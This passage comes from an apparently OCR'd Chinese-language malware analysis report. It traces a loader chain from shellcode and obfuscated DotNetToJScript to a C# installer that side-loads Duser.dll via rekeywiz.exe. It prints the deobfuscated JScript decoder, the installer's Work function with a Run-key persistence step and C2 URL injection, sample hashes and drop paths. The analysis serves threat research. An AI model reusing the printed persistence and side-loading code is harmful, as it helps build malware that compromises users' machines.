
Shellcode通过获取RunHTMLApplication来加载恶意js




对异或后的js代码进行解密,秘钥是12




将执行js的命令行替换其原来的命令行



恶意js如下:（读取1.a文件的所有内容并且用eval执行）





(2).1.a分析

i.样本信息


样本MD5	4513f65bdf6976e93aa31b7a37dbb8b6
样本SHA-1	73ae6cd3913bcfb11d9e84770f532f2490ddef6c

样本SHA-256	054a029b378b8bbf5ea3f814a737e9c3b43e124995d05d7-dac45a87502bf2f62
样本类型	Js脚本文件
样本名称	1.a
文件大小	878.91 KB (900000 bytes)

ii.分析

通过分析，1.a是一个通过DotNetToJScript成生的Jscript文件，并且经过混淆过，但是还原后还可以看出来如下图：


```
var _ActiveXObject = ActiveXObject;
var _StringfromCharCode = String.fromCharCode;
function Base64(str) {
    var b64 = "ABCDEFGHIJKLMNOPQRSTUVWXY"+"Zabcdefghijklmnopqrstuvwxyz0123456789+/="
    var b, result = "",
        r1, r2, i = 0;
    for (; i < str.length;) {
        b = b64.indexOf(str.charAt(i++)) << 18 | b64.indexOf(str.charAt(i++)) << 12 |
            (r1 = b64.indexOf(str.charAt(i++))) << 6 | (r2 = b64.indexOf(str.charAt(i++)));

        result += r1 === 64 ? _StringfromCharCode(b >> 16 & 255) :
            r2 === 64 ? _StringfromCharCode(b >> 16 & 255, b >> 8 & 255) :
            _StringfromCharCode(b >> 16 & 255, b >> 8 & 255, b & 255);
    }
    return result;
};
function stringtobyte (key, bytes){
    var res = [];
    for (var i = 0; i < bytes.length; ) {
        for (var j = 0; j < key.length; j++) {
            res.push(_StringfromCharCode((bytes.charCodeAt(i)) ^ key.charCodeAt(j)));
            i++;
            if (i >= bytes.length) {
                j = key.length;
            }
        }
    }
    return res.join("")
    }

function _stringtobyte(bsix){
return stringtobyte(keeee,Base64(bsix))
}

var keeee = stringtobyte("MZNF",Base64("f2J5"+"cn5s"+"dnZ+"+"bA=="));
```



其主要逻辑即为将内置的c# dll解密后内存加载其Work函数传入三个参数


第一个参数是黑dll的数据,第二个参数是同目录下的tmp文件数据,第二个参数是混淆的C2地址

通过调试解密出内置dll文件的base64编码


Elements
Console
Sources
Network
Performance
Memory
Application
Security
Audits
Page
top
file://
m.txt.html
51 mst.Write(ba, 0, (length / 4) * 3);
52 mst.Position = 0;
53
54 }
55 var so = cLV1tjcc("cn80dH1xcRkYGRwecGR5cXR3dndycH8weWF0d3Z1eWVUbXYAb2E
56 document.write(so);
57 </script>
58 </html>
59
Line 56, Column 5
Paused on breakpoint
Watch
Call Stack
(anonymous) m.txt.html:56
Scope
Global Window
Breakpoints
m.txt.html:56
document.write(so);
XHR/fetch Breakpoints
DOM Breakpoints
Global Listeners
Event Listener Breakpoints
Console
What's New
top
Filter
Default levels
Expression
not available
AAEAAAD/////AQAAAAAAAAAEAQAAACJTeXN0ZW0uRGVsZWdhdGVTZXJpYWxpemF0aW9uSG9sZGVyAwAAAAhEZWxlZ2F0ZQd0
Sgow安全团队

Base64解密后

删除前面加载部分然后保存为dll文件



StInstaller.dll

其Work函数是其核心

```
public void Work(string dll22, string dll, string url = "")
{
    try
    {
        this.instfolder = Program.xorIt(this.xKey, this.instfolder).Trim();
        this.domain = Program.xorIt(this.xKey, this.domain).Trim();
        this.regkey = Program.xorIt(this.xKey, this.regkey).Trim();
        string text = Path.Combine(Environment.GetFolderPath
          (Environment.SpecialFolder.CommonApplicationData), this.instfolder);
        string text2 = Environment.ExpandEnvironmentVariables("%windir%\\syswow64\
          \");
        if (!Directory.Exists(text2))
        {
            text2 = Environment.ExpandEnvironmentVariables("%windir%\\system32\\");
        }
        this.copyexe = text2 + this.copyexe;
        if (File.Exists(Path.Combine(text, Path.GetFileName(this.copyexe))))
        {
            throw new Exception("Already installed");
        }
        Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\Windows\\CurrentVersion
          \\Run", true).SetValue(this.regkey, Path.Combine(text, Path.GetFileName
          (this.copyexe)));
        Directory.CreateDirectory(text);
        string text3 = this.GenerateToken(5) + ".tmp";
        byte[] array = Program.Decompress(Convert.FromBase64String(dll22));
        string s = new string('F', 20);
        string s2 = text3.PadRight(20, ' ');
        array = this.ReplaceBytes(array, Encoding.Unicode.GetBytes(s),
          Encoding.Unicode.GetBytes(s2));
        byte[] array2 = Program.Decompress(Convert.FromBase64String(dll));
        string s3 = new string('X', 500);
        string s4 = this.UrlCombine(this.domain, url).PadRight(500, ' ');
        array2 = this.ReplaceBytes(array2, Encoding.Unicode.GetBytes(s3),
          Encoding.Unicode.GetBytes(s4));
        array2 = Program.EncodeData(array2);
        File.Copy(this.copyexe, Path.Combine(text, Path.GetFileName(this.copyexe)),
          true);
        File.WriteAllBytes(Path.Combine(text, "Duser.dll"), array);
        File.WriteAllBytes(Path.Combine(text, text3.Trim()), array2);
```


1) .检测白名单文件是否存在,若存在则拷贝到其工作目录下

```
string text = Path.Combine(Environment.GetFolderPath
  (Environment.SpecialFolder.CommonApplicationData), this.instfolder);
string text2 = Environment.ExpandEnvironmentVariables("%windir%\\syswow64\\");
if (!Directory.Exists(text2))
{
    text2 = Environment.ExpandEnvironmentVariables("%windir%\\system32\\");
}
this.copyexe = text2 + this.copyexe;
if (File.Exists(Path.Combine(text, Path.GetFileName(this.copyexe))))
{
    throw new Exception("Already installed");
}
```

2) 修改注册表添加启动项以开机启动,注册表的值为拷贝后的白名单文件路径

```
Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\Windows\\CurrentVersion\
  \Run", true).SetValue(this.regkey, Path.Combine(text, Path.
  (this.copyexe)));
```



3) 释放对应的恶意dll和tmp文件以及配置的config文件

```
Directory.CreateDirectory(text);
string text3 = this.GenerateToken(5) + ".tmp";
byte[] array = Program.Decompress(Convert.FromBase64String(dll122));
string s = new string('F', 20);
string s2 = text3.PadRight(20, ' ');
array = this.ReplaceBytes(array, Encoding.Unicode.GetBytes(s),
  Encoding.Unicode.GetBytes(s2));
byte[] array2 = Program.Decompress(Convert.FromBase64String(dll));
string s3 = new string('X', 500);
string s4 = this.UrlCombine(this.domain, url).PadRight(500, ' ');
array2 = this.ReplaceBytes(array2, Encoding.Unicode.GetBytes(s3),
  Encoding.Unicode.GetBytes(s4));
array2 = Program.EncodeData(array2);
File.Copy(this.copyexe, Path.Combine(text, Path.GetFileName(this.copyexe)),
  true);
File.WriteAllBytes(Path.Combine(text, "Duser.dll"), array);
File.WriteAllBytes(Path.Combine(text, text3.Trim()), array2);
File.WriteAllBytes(Path.Combine(text, Path.GetFileName(this.
  ".config"), Encoding.ASCII.GetBytes(this.manifestContent));
```


4) .启动白名单程序

```
Process.Start(Path.Combine(text, Path.GetFileName(this.copyexe)));
```

通过API Monitor可以直观看到释放流程，如下图:



1. 拷贝c:\windows\syswow64\rekeywiz.exe到c:\ProgramData\DnsFiles\rekeywiz.exe下面.

2. 释放 Duser.dll文件到C:\ProgramData\DnsFiles\Duser.dll

3. 释放 xxx.tmp 文件到 C:\ C:\ProgramData\DnsFiles\xxx.tmp

4. 使用CreatePocess 拉起 rekeywiz.exe


(3).Duser.dll分析

i.样本信息

样本MD5	ff9d14b83f358a7a5be77af45a10d5a2
样本SHA-1	612b239ce0ebaf6de6ee8eff1fb2fa2f3831ebd2
样本SHA-256	920197f502875461186a9d9fbf5a108f7c13677bbdeae129f-bc3f535ace27a6f
样本类型	Dll(动态链接库)文件
样本名称	Duser.dll
文件大小	5.50 KB (5632 bytes)

ii.分析

